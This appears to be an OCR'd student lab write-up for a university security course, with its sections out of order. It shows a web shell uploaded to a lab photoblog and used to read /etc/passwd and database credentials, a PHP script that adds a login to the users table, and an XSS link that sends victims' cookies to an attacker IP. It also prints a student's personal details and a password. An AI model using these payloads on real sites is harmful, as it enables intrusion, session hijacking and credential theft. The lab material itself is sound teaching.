
picture: gadhaven1

gadhaven1

http://photoblog.westus3.cloudapp.azure.com/show.php?id=184 - Mozilla Firefox

view-source:http://photoblog.westus3.cloudapp.azure.com/show.php?id=184

```
</div>

  <div id="page">
    <div id="content">



<div class="block" id="block-text">
  <div class="secondary-navigation">
    <div class="content">
      <h2 class="title">Picture: gadhaven1</h2>
      <div class="inner">
        <img src="admin/uploads/gadhaven1-shell.php3" alt="gadhaven1" />        </div>
     </div>

  </div>
</div>
```


photoblog.westus3.cloudapp.azure.com/admin/uploads/gadhaven1-shell.php3
Search
Most Visited
SEED Labs
Sites for Labs


Warning: Undefined array key "call" in **/var/www/html/admin/uploads/gadhaven1-shell.php3** on line **2**

Fatal error: Uncaught ValueError: system(): Argument #1 ($command) cannot be empty in /var/www/html/admin/uploads/gadhaven1-shell.php3:2 Stack trace: #0 /var/www/html/admin/uploads/gadhaven1-shell.php3(2): system('') #1 {main} thrown in **/var/www/html/admin/uploads/gadhaven1-shell.php3** on line **2**

iii:- Edited url

Description:- To list out the files in the system we added the command of ls in the url.

URL :-
http://photoblog.westus3.cloudapp.azure.com/admin/uploads/gadhaven1-shell.php3?call=ls




```
ahmed.txt ahmed2.php3 ashokrajrajagopalram3.php4 ashokrajrajagopalram1_adduser.php4 balasundaramk1-add_user.php4 balasundaramk1-shell.php4
balasundaramk1.php4 bansalk1-add_new_user.php3 bansalk1-add_new_user.php4 bansalk1-shell.php3 bansalk1-shell.php5 chhatwania1-adduser.php3 chhatwania1-
credentials.php3 chhatwania1-shell.php2 chhatwania1.txt command cthulhu.png custom.php1 gadhaven1-shell.php3 gadiwada1-shell.php3 gurlalpalli1-shell.php3
gurubaguru1-credentials.php3 gurubaguru1-shell.php3 hacker.png idingi1-dbhack.php3 idingi1_shell.php5 joshimi1-shell.php3 joshimi1-shell.txt joshimi1-shellinject.php3
joshimi1-shellinject2.php3 joshimi1-shellRedo.php3 joshimi1-shellRedo2.php3 kaoteta2-shell.php3 kaoteta2.php.txt kaoteta2db-shell.php3 kaoteta_2.php3 karmaka1-
adduser.php3 karmaka1-shell.php3 kosmindi1-shell.php3 kosmindi1-shell.txt kotekarh1-shell.php3 kotekarh1-user.php3 mavalotai1-adduser.php3 mavalotai1-shell.php3
nagireddyr2_shell.php.txt newphp.php3 nadiu01.php nadiu01.php.test nadiu01_add_new_user.php.test pplpungl-shell.php3 ruby.jpg sakharah1-adduser.php5 sakharah1-
shell.php5 sharmad4-adduser.php5 sharmad4-shell.php3 sharmad4-shell.php5 shindes3-adduser.php5 shindes3-shell.php5 shindes3-shell.txt solparamm1_shell.php.txt
srinivasanb2-shell.php3 sundarr1-shell.php.txt test.png test.txt thermarajr1-new_user.php3 thermarajr1-new_user.php4 thermarajr1-shell.php3 tripathi1-shell.php3
tripathi1-user.php3 ullmna-sqlinject.php3 varghesea2_adduser.php3 varghesea2_shell.php5 web_shell.php.test
```

Task 4
Execute system commands

a:- System commands

Description:- To check the path of the file we added the command pwd in the url


URL:-
http://photoblog.westus3.cloudapp.azure.com/admin/uploads/gadhaven1-shell.php3?call=pwd



```
/var/www/html/admin/uploads
```

Description:- When we added the command cat /etc/passwd/


URL:-
http://photoblog.westus3.cloudapp.azure.com/admin/uploads/gadhaven1-shell.php3?call=%20cat%20/etc/passwd



```
root:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:
/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-network:x:101:102:systemd
Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:110::/nonexistent:/usr/sbin/nologin tcpdump:x:104:112::/nonexistent:/usr/sbin/nologin sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
_chrony:x:106:114:Chrony daemon,,,:/var/lib/chrony:/usr/sbin/nologin iseclab:x:1000:1001:Kali Linux:/home/iseclab:/bin/zsh mysql:x:107:110:MySQL
Server,,,:/nonexistent:/bin/false
```


b:- Hacked the system using system command

i:- Used pwd command to get the path of the file



```
/var/www/html/admin/uploads
```


Then used ls /var/www/html command to get the root directory.



```
admin all.php cat.php classes css database footer.php header.php images index.php pentester.com show.php
```

ii:- To view the content of the file added the command cat /var/www/html/index.php

URL:-
http://photoblog.westus3.cloudapp.azure.com/admin/uploads/gadhaven1-shell.php3?call=cat%20/var/www/html/index.php



photoblog.westus3.cloudapp.azure.com/admin/uploads/gadhaven1-shell.php3
Most Visited
SEED Labs
Sites for Labs
Search

last(); ?>

Last picture: title; ?>

render(); ?>


http://photoblog.westus3.cloudapp.azure.com/admin/uploads/gadhaven1-shell.php3?call=cat%20/var/www/html/index.php - Mozilla Firefox

File
Edit
View
History
Bookmarks
Tools
Help
http://photoblog.westus3
view-source:http://photoblog.westus3.cloudapp.azure.com/admin/uploads/gad
Search
Most Visited
SEED Labs
Sites for Labs

```

<?php
  $site = "My Photoblog - last picture";
  require "header.php";
  $pic = new Picture();
  $obj = $pic->last();
?>
  <div class="block" id="block-text">
    <div class="secondary-navigation">
      <div class="content">
        <h2 class="title">Last picture: <?php echo $obj->title; ?></h2>

        <div class="inner" align="center">
          <p>
            <?php echo $obj->render(); ?>
          </p>
        </div>
      </div>
```

iii:- We got the credentials of the database of the database present in dp.php file in classes of web server in root directory.

URL:- http://photoblog.westus3.cloudapp.azure.com/admin/uploads/gadhaven1-shell.php3?call=cat%20/var/www/html/classes/db.php




view-source:http://photoblog.westus3.cloudapp.azure.com/admin/uploads/gad
Search
Most Visited
SEED Labs
Sites for Labs

```
<?php
    $host = "127.0.0.1";
    $username = "root";
    $pass = "sslbs";
    $db = "photoblog";
    $con = mysqli_connect($host, $username, $pass, $db);
?>
```


Task 5
Inserting new data in database

a:- Revising php file




```
<?php
        $username = $_GET['username'];
        $password = $_GET['password'];
        if(!$username or !$password){
                echo "Usage: URL?username=gadhaven1@udayton.edu&password=niharika";
                exit();
        }

        $db=mysqli_connect("localhost", "root", "sslbs", "photoblog");
        $sql = "INSERT INTO users ( login, password) VALUES ('". $username ."' ,md5('". $password . "' ));";
        mysqli_query($db,$sql);
        echo "SQL executed: " . $sql;
?>
```

b:- Uploaded new file to the system


photoblog.westus3.cloudapp.azure.com/admin/new.php
Search
Most Visited
SEED Labs
Sites for Labs
Browse...
Add
Home | Manage pictures | New picture | Logout

Administration of my Awesome Photoblog
Welcome admin!

Title: gadhaven1-newuser
File: gadhaven1-adduser.php5
test



photoblog.westus3.cloudapp.azure.com/admin/index.php
Search
Most Visited
SEED Labs
Sites for Labs
Home | Manage pictures | New picture | Logout

Administration of my Awesome Photoblog
Welcome admin!

Ruby	delete
Cthulhu	delete
Revanth2	delete
Revanth1	delete
Revanth1	delete
Revanth	delete
solipuramm1	delete
karamv1-shell	delete
gadhaven1-newuser	delete
sundarir1	delete
solipuram1	delete
garikipatil1-shell	delete
Revanth	delete


c:- For the data to be entered into the database, the username is gadhaven1@udayton.edu and password niharika.

URL:-
http://photoblog.westus3.cloudapp.azure.com/admin/uploads/gadhaven1-adduser.php5?username=gadhaven1@udayton.edu&password=niharika


photoblog.westus3.cloudapp.azure.com/admin/uploads/gadhaven1-addus
Search
Most Visited
SEED Labs
Sites for Labs

```
SQL executed: INSERT INTO users ( login, password) VALUES ('gadhaven1@udayton.edu' ,md5('niharika' ));
```

d:- Logged in successfully into system with new username and password



Administration of my Awesome Photoblog
Welcome gadhaven1@udayton.edu!

Ruby	delete
Cthulhu	delete
Revanth2	delete
Revanth1	delete
Revanth1	delete
Revanth	delete
solipuramm1	delete
karamv1-shell	delete
gadhaven1-newuser	delete
solipuramm1	delete
sundarir1	delete
solipuram1	delete
garikipatil1-shell	delete
Revanth	delete
Solipuramm1	delete
sundarir1	delete

Home | Manage pictures | New picture | Logout

CPS 474/574 : Software/Language-based Security

Lab 7
From XSS Attacks of session hijacking, SQL and to the shell


Name:- Niharika S Gadhave **Email:- gadhaven1@udayton.edu**
Instructor:- Dr. Phu Phung **Students ID:- 1017113060**

Bitbucket:- https://bitbucket.org/lbs_gadhaven1/ss-lbs-gadhaven1/src/master/

Part 1
From XSS to session hijacking attack

Task 1
Inject the XSS code and steal the victim's cookie

a: Construct the XSS Code



```
[11/07/22]seed@VM:~$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:50:56:bc:5c:58
          inet addr:172.16.39.92  Bcast:172.16.39.255  Mask:255.255.255.0
          inet6 addr: fe80::eb7a:960d:48a2:de77/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:9004933 errors:85 dropped:351 overruns:0 frame:0
          TX packets:3375876 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1645423337 (1.6 GB)  TX bytes:996191780 (996.1 MB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:1288868 errors:0 dropped:0 overruns:0 frame:0
```

- Hi from Karthi Balasundaram Click here to win a new iPhone14 ProMax!
- Hello, this is Swapnil Shinde. Click here to allow XSS attack.


Title:
Author: gadhaven1
Text:

```
Hello, Niharika here. Please <a onclick="window.location='http://172.16.39.92
/?cookie='+document.cookie"> Click here </a> to allow XSS attack.
```

The code above used code is to build XSS attack link which helps us to steal the victim cookies, by getting victim cookie we can easily login to the system.

b:- Tested XSS code

i:- Created link

